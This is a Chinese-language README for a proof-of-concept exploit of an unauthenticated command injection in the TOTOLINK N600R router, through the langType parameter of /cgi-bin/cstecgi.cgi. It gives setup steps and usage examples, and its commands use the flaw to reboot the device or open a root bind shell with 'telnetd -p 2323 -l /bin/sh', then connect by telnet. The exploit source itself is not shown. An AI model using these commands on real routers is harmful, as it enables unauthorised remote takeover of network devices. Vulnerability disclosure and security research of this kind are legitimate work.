针对 TOTOLINK N600R 中未授权命令注入漏洞的 Python 概念验证。

| 产品 | TOTOLINK N600R |
| 固件版本 | V5.3c.7159_B20190425 |
| 漏洞类型 | 操作系统命令注入(CWE-78) |
| 受影响参数 | langType |
| 端点 | /cgi-bin/cstecgi.cgi |
| CVSS v3.1 | 9.8 严重 |
TOTOLink N600R V5.3c.7159_B20190425 被发现存在命令注入漏洞,该漏洞位于 /setting/setLanguageCfg 中的 langtype 参数。
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
# 用法:python3 poc.py <目标IP> <命令>
# 示例:python3 poc.py 192.168.68.1 "reboot"
# 示例:python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

python3 poc.py <目标IP> <命令>


使用 PoC 远程执行目标设备,使其在 2323 端口上提供 /bin/sh 服务
python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

查看 2323 端口是否已开启的结果

通过 2323 端口使用 telnet 连接目标设备
telnet 192.168.68.1 2323
按原样提供,不附带任何保证。作者不对滥用或造成的损害负责。